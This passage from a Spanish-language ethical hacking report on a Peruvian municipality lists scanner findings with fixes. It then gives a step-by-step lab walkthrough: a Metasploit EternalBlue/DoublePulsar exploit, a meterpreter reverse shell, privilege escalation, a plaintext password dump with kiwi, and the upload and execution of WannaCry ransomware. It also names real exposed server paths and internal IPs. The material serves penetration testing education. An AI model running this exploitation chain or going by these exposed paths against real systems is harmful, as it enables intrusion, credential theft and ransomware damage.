Cualquier persona puede acceder a la configuración de phpMyAdmin desde Internet. Un hacker malintencionado podría cambiar las configuraciones de la herramienta phpMyAdmin con el cual se maneja la base de datos en MySQL del servidor web. Se acceder a través de la url: munimoyobamba.gob.pe/admin/setup/index.php. Asimismo, es posible acceder al inicio de sesión en phpMyAdmin desde la siguiente dirección en internet: munimoyobamba.gob.pe/phpmyadmin/?D=A:pma_password

Solución:

Las páginas de instalación para aplicaciones web no deberían ser accesibles públicamente a través de un servidor web. Restrinja el acceso a él o elimínelo por completo.

Para mayor información visitar el siguiente link:

https://www.rephp.com/como-restringir-el-acceso-a-phpmyadmin.html

VULNERABILIDAD:

Linux Home Folder Accessible

Riesgo:

Medio.

Descripción:

Se puede acceder a algunos comandos que utilizaron en el bash de CentOS mediante Internet. La dirección para acceder desde un navegador web es: munimoyobamba.gob.pe/app/.bash_history. Basada en la información propuesta de este archivo un hacker malicioso podría obtener información que podría servirle para planificar algún ataque contra el servidor web.

Solución:

Un usuario no debería acceder a la carpeta desde Internet. Se debe restringir a usuarios no autorizados.

VULNERABILIDAD:

Cleartext Transmission of Sensitive Information via HTTP

Riesgo:

Medio.

Descripción:

La aplicación transmite información sensible (usuarios, contraseñas) en texto claro vía HTTP. Un atacante podría aprovecharse de esta situación para comprometer o monitorear la comunicación HTTP entre el cliente y el servidor usando la técnica de man-in-the-middle para obtener acceso a datos confidenciales.

Solución:

Encriptar la transmisión de información via SSL/TLS. Adicionalmente, asegurarse de que la aplicación esta redireccionando a todos los usuarios mediante conexiones SSL/TLS antes de permitir ingresar datos sensibles dentro de las funciones mencionadas.

172.16.0.6

2	0	0	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del Servidor Web:

Nombre dns: intranet.munimoyobamba.gob.pe

IP: 172.16.0.6

Sistema Operativo: CentOS 6.

VULNERABILIDAD:

Apache httpd Web Server Range Header Denial of Service Vulnerability

Riesgo:

Crítico.

Descripción:

Se ha encontrado una vulnerabilidad de denegación de servicio (DoS) en la forma en que los rangos superpuestos son manejados por el servidor Apache HTTPD antes de la versión 2.2.20. El ataque se puede hacer de forma remota y con un número modesto de solicitudes puede causar un uso muy significativo de memoria y CPU en el servidor, dejándolo incapaz de atender a usuarios legítimos de manera oportuna.

Solución:

Probar una de las siguientes soluciones para poder mitigar la vulnerabilidad. En el caso de funcionar ninguna, consultar la referencia para mayor información:

1) Use SetEnvIf o mod_rewrite para detectar una gran cantidad de rangos y luego ignore el encabezado Range: o rechace la solicitud.

2) Use mod_headers para deshabilitar por completo el uso de encabezados Range: RequestHeader unset Range

3) Implemente un módulo de recuento de encabezados Range como medida temporal provisional.

Para mayor información visitar el siguiente link: https://httpd.apache.org/security/CVE-2011-3192.txt

VULNERABILIDAD:

phpinfo() output Reporting

Riesgo:

Crítico.

Descripción:

La función phpinfo(), revela información potencialmente confidencial, y cualquier usuario en Internet puede verlo: http://intranet.munimoyobamba.gob.pe/info.php Un black hat hacker podría recopilar parte de la información para realizar algún ataque al Servidor Web, los datos que se puede recopilar de este archivo incluyen: el nombre de usuario que ejecuta el proceso PHP, si es un usuario “sudo”, la dirección IP del host, la versión del sistema y el directorio raíz del Servidor Web.

Solución:

En el archivo de php.ini, cambiar la línea que incluye el disable_functions para que diga disable_functions = phpinfo

172.16.0.151

1	0	0	0
CRÍTICA	ALTA	MEDIA	BAJA

Información del host:

Nombre: web-master

IP: 172.16.0.151

Sistema Operativo: Microsoft Windows 7.

VULNERABILIDAD:

Microsoft Windows SMB Server Multiple Vulnerabilities Remote

Riesgo:

Crítico.

Descripción:

Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario.

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, y ETERNALSYNERGY son exploits (códigos maliciosos) que se aprovechan de la vulnerabilidad en SMB v1.

WannaCry y Petya son ransomware que encriptan toda la información de una computadora y piden una cantidad de dinero para poderla liberar.

Solución:


Ejecutar Windows Update para obtener el parche de seguridad correspondiente a la vulnerabilidad de SMB v1.

Acunetix

Es una herramienta automatizada para la prueba de seguridad en aplicaciones webs para identificar vulnerabilidades como SQL Injection, Cross site scripting entre otros tipos de vulnerabilidades.

Para utilizar esta herramienta, se pone el sitio web a escanear.

Luego se guarda el proyecto y comienza con el análisis de vulnerabilidades.



Para obtener más información sobre las vulnerabilidades, se describen a continuación:

www.munimoyobamba.gob.pe

0	0	0	3
CRÍTICO	ALTO	MEDIO	BAJO

Información del sitio web:

URL: www.munimoyobamba.gob.pe

Dirección IP del dominio: 209.45.77.123

VULNERABILIDAD:

Clickjacking: X-Frame-Options header missing

Riesgo:

Bajo.

Descripción:

Clickjacking es una técnica maliciosa de engañar a un usuario de la Web para que haga click en algo diferente de lo que el usuario percibe que está haciendo click, lo que potencialmente revela información confidencial o toma el control de su computadora

El servidor no devolvió un encabezado X-Frame-Options, lo que significa que este sitio web podría estar en riesgo de un ataque de clickjacking. El encabezado de respuesta HTTP X-Frame-Options se puede usar para indicar si se debe permitir o no a un navegador representar una página dentro de un marco o iframe. Los sitios webs pueden usar esto para evitar ataques de clickjacking, asegurando que su contenido no esté incrustado en otros sitios.

Solución:

Para habilitar X-Frame-Options en Apache, solo se tiene que agregar al archivo de httpd.conf el siguiente comando:

header always set x-freame-options “SAMEORIGIN”

VULNERABILIDAD:

Cookie without HttpOnly flag set

Riesgo:

Bajo.

Descripción:

Cuando una cookie se configura con el indicador HttpOnly, le indica al navegador web que solo el servidor puede acceder a las cookies y no los scripts por el lado del cliente, en este caso esta desactivada, por lo tanto, se puede robar las cookies del servidor.

Solución:

Se puede cambiar la configuración en php.ini o mediante ini_set() llamadas para cambiar session.cookie_securey session.cookie_httponlyvalores a true.

Referencias para mayor información:

https://stackoverflow.com/questions/13075003/session-cookie-without-httponly-flag-set

https://www.php.net/manual/en/function.session-set-cookie-params.php

VULNERABILIDAD:

Login page password-guessing attack

Riesgo:

Bajo.

Descripción:

La página de inicio de sesión no tiene ninguna protección contra ataques de adivinación de contraseña (ataques de fuerza bruta).

Solución:

Se recomienda implementar algún tipo de bloqueo de cuenta después de un número definido de intentos de contraseña incorrecta.

FASE 5: Hacking de Sistemas

Conceptos que se deben tener en cuenta para entender mejor esta fase de hacking:

Exploit: es una secuencia de comandos o software con el objetivo de aprovecharse de una vulnerabilidad en un software. La vulnerabilidad o bug es el resultado de un fallo de programación durante su creación (Gonzáles, Sánchez y Soriano, 2015).

Meterpreter: es un pequeño intérprete de comandos que ofrece una forma de interactuar con los sistemas. Esto significa que no necesariamente se tiene que conocer los comandos de Windows o Linux. Todo lo que se necesita es saber cómo interactuar con Meterpreter para obtener lo que se necesita en el sistema comprometido (Messier, 2016).

Metasploit: es una herramienta de código abierto diseñada para facilitar las pruebas de Ethical Hacking. Fue escrito en el lenguaje de programación Ruby, utiliza un enfoque modular para facilitar el desarrollo y la codificación de exploits (Beggs, 2014).

En esta fase se utilizó la distribución Kali Linux 2019, que trae muchas herramientas instaladas que nos sirven para realizar las pruebas de Ethical Hacking en entornos controlados.

EternalBlue y DoublePulsar son herramientas de software supuestamente desarrolladas por la Agencia de Seguridad Nacional de los Estados Unidos (NSA). Los cuales fueron filtradas por un grupo de hackers conocidos como “Shadow Brokers” en el año 2017, y que fueron utilizados en el ataque mundial de Ransomware con WannaCry en ese mismo año, el cual infectó miles de sistemas informáticos en todo el mundo, causando grandes pérdidas económicas.

Se realizó el hacking sobre una máquina Windows 7 utilizando los exploits EternalBlue y DoublePulsar, para que posteriormente, se infecte el sistema con el Ransomware Wannacry, el cual encriptaba todos los archivos del sistema, pidiendo un rescate en Bitcoin para poder recuperarlos. Se debe mencionar que esta fase se realizó en una máquina virtual de prueba, configurada con las mismas características que tenía una computadora de la Municipalidad y que era vulnerable al Ransomware Wannacry. La prueba se realizó fuera de la red informática de la

Municipalidad Provincial de Moyobamba, con el único objetivo de demostrar cómo sería un ataque cibernético y las consecuencias que traería la explotación de la vulnerabilidad sobre un sistema operativo Windows 7 y sus archivos.


Los exploits EternalBlue y DoublePulsar se aprovechaban de una vulnerabilidad presente en el protocolo SMB v1 el cual se ejecuta en el puerto TCP 139 Y 445. A continuación, se presenta los pasos a seguir para llevar a cabo la prueba:

1. Se escanea los puertos con la herramienta nmap 139 y 445 de la maquina Windows 7 para verificar si están abiertos, ya que, por medio de esos puertos se ejecuta el ataque. La dirección IP del host víctima es 10.0.2.9

Comando: nmap -p139, 445 10.0.2.9

2. Abrimos Metasploit Framework para buscar el escáner que detecta la vulnerabilidad SMB en el host.

Comando: search auxiliary/scanner/smb



```
msf5 > search auxiliary/scanner/smb

Matching Modules
================

   #   Name
   -   ----
   1   auxiliary/scanner/smb/impacket/dcomexec
   2   auxiliary/scanner/smb/impacket/secretsdump
   3   auxiliary/scanner/smb/impacket/wmiexec
   4   auxiliary/scanner/smb/pipe_auditor
   5   auxiliary/scanner/smb/pipe_dcerpc_auditor
   6   auxiliary/scanner/smb/psexec_loggedin_users
   7   auxiliary/scanner/smb/smb1
   8   auxiliary/scanner/smb/smb2
   9   auxiliary/scanner/smb/smb_enum_gpp
   10  auxiliary/scanner/smb/smb_enumshares
   11  auxiliary/scanner/smb/smb_enumusers
   12  auxiliary/scanner/smb/smb_enumusers_domain
   13  auxiliary/scanner/smb/smb_login
   14  auxiliary/scanner/smb/smb_lookupsid
   15  auxiliary/scanner/smb/smb_ms17_010
   16  auxiliary/scanner/smb/smb_uninit_cred
   17  auxiliary/scanner/smb/smb_version
```

3. Seleccionamos el escáner y se lo envía a la dirección IP del host para verificar si tiene la vulnerabilidad.

Comando 1: use auxiliary/scanner/smb/smb_ms17_010

Comando 2: set RHOST 10.0.2.9

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
   ----         ---------------
   CHECK_ARCH   true
   CHECK_DOPU   true
   CHECK_PIPE   false
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
   RHOSTS
   RPORT        445
   SMBDomain    .
   SMBPass
   SMBUser
   THREADS      1

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 10.0.2.9
RHOST => 10.0.2.9
```

4. Después de realizar el escaneo, se observa que el host es vulnerable al exploit.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.9:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
[*] 10.0.2.9:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5.

5. Ahora, se busca y utiliza los exploits Eternalblue y DoublePulsar

Comando 1: search eternalblue

Comando 2: use exploit/windows/smb/eternalblue_doublepulsar


```
msf5 > search eternalblue

Matching Modules
================

   #  Name
   -  ----
   1  auxiliary/admin/smb/ms17_010_command
e Windows Command Execution
   2  auxiliary/scanner/smb/smb_ms17_010
   3  exploit/windows/smb/eternalblue_doublepulsar
   4  exploit/windows/smb/ms17_010_eternalblue
   5  exploit/windows/smb/ms17_010_eternalblue_win8
or Win8+
   6  exploit/windows/smb/ms17_010_psexec
e Windows Code Execution
```

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting
   ----                ---------------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/
   PROCESSINJECT       wlms.exe
   RHOSTS
   RPORT               445
   TARGETARCHITECTURE  x86
   WINEPATH            /root/.wine/drive_c/


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)
```

6. Mandar el DOUBLEPULSARPATH y ETERNALBLUEPATH hacia la dirección /root/Eternalblue-Doublepulsar-Metasploit/deps/

Comando1: set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/


Comando 2: set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/



7. Se envía el exploit a la dirección IP de la maquina víctima (comando 1), asimismo, se pone la dirección IP del host atacante para ejecutar todos los comandos remotamente (comando 2).

Comando 1: set RHOST 10.0.2.9


Comando 2: set LHOST 10.0.2.8



8. Lo que falta por hacer es enviar el payload al sistema Windows 7.


Comando 1: set payload windows/x64/meterpreter/reverse_tcp

Comando 2: set PROCESSINJECT lsass.exe



9. El último paso es ejecutar el exploit para crear la sesión en Meterpreter. Después de realizarlo, se observa que el exploit se ejecutó correctamente y que se puede ejecutar código remotamente al sistema hackeado para la dirección IP 10.0.2.9


Comando: exploit



FASE 6: Escalado de Privilegios

10. Una vez que se creó la sesión en Meterpreter se tiene que elevar los privilegios de usuario dentro del sistema hackeado para poder realizar muchas acciones y no estar limitado a solo algunos procesos.

Comando: getsystem



11. En la sesión de Meterpreter habilitamos la opción “kiwi” que cargará extensiones “Minikatz”, la cual extrae contraseñas de texto sin formato del sistema Windows en lugar de solo hashes de contraseñas.

Comando: load kiwi

12. Extraemos todas las contraseñas en texto plano de cada usuario del sistema Windows 7.

Comando: creds all

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain        LM
--------       ------        --
Admin Sistema  Christian-PC  ac804745e
Christian      Christian-PC  44efce164

wdigest credentials
===================

Username       Domain        Password
--------       ------        --------
(null)         (null)        (null)
Admin Sistema  Christian-PC  admin123
CHRISTIAN-PC$  WORKGROUP     (null)
Christian      Christian-PC  123456

tspkg credentials
=================

Username       Domain        Password
--------       ------        --------
Admin Sistema  Christian-PC  admin123
Christian      Christian-PC  123456
```


13. Se procede a realizar la interacción con el CMD de Windows


Comando: shell

```
meterpreter > shell
Process 3528 created.
Channel 1 created.
Microsoft Windows [Versi⌂n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

14. Ejecutamos el siguiente comando para enviar al usuario un mensaje de aviso informándolo que ha sido hackeado

Comando: msg * “Tú has sido hackeado”





15: Finalmente, el último paso es enviar el ransomware WannaCry al sistema hackeado y ejecutarlo. Esto encriptara todos los archivos que están en la computadora y pedirá un rescate en bitcoin para poder recuperarlos.

Comando 1: upload /root/Desktop/WannaCry.exe


Comando 2: execute -f WannaCry.exe

```
meterpreter > upload /root/Desktop/WannaCry.EXE
[*] uploading  : /root/Desktop/WannaCry.EXE -> WannaCry.EXE
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /root/Desktop/WannaCry.EXE
ry.EXE
[*] uploaded   : /root/Desktop/WannaCry.EXE -> WannaCry.EXE
meterpreter > execute -f WannaCry.exe
Process 2648 created.
```

16. En la imagen se observa un mensaje diciendo que todos nuestros archivos fueron encriptados y para liberarlos se necesita realizar un pago en Bitcoin.


El Ethical Hacking fue complementado con la metodología **NIST SP 800-30** y adaptada a los indicadores de la variable dependiente. El objetivo de la **NIST SP 800-30** es proporcionar orientación para realizar evaluaciones de riesgos en los sistemas informáticos de las organizaciones, proporcionando la información necesaria para determinar los cursos de acción apropiados en respuesta a los riesgos identificados.

Metodología NIST SP 800-30



El Riesgo consiste en la probabilidad de que ocurra un incidente de seguridad, por otro lado, la Amenaza es la acción que podría causar un potencial efecto negativo sobre un sistema informático, hay que tener en cuenta que una amenaza por sí misma no provoca un daño, si bien puede afectar a la disponibilidad, integridad y confidencialidad. Finalmente, una Vulnerabilidad son todas las debilidades o fallos que pueden causar daño y que pueden ser de diferente naturaleza, como, por ejemplo, de diseño, configuración, estándares de uso o procedimientos.

Un **Riesgo** informático es la probabilidad de que ocurra una **Amenaza**, utilizando una **Vulnerabilidad**, generando un **Impacto** en la organización.



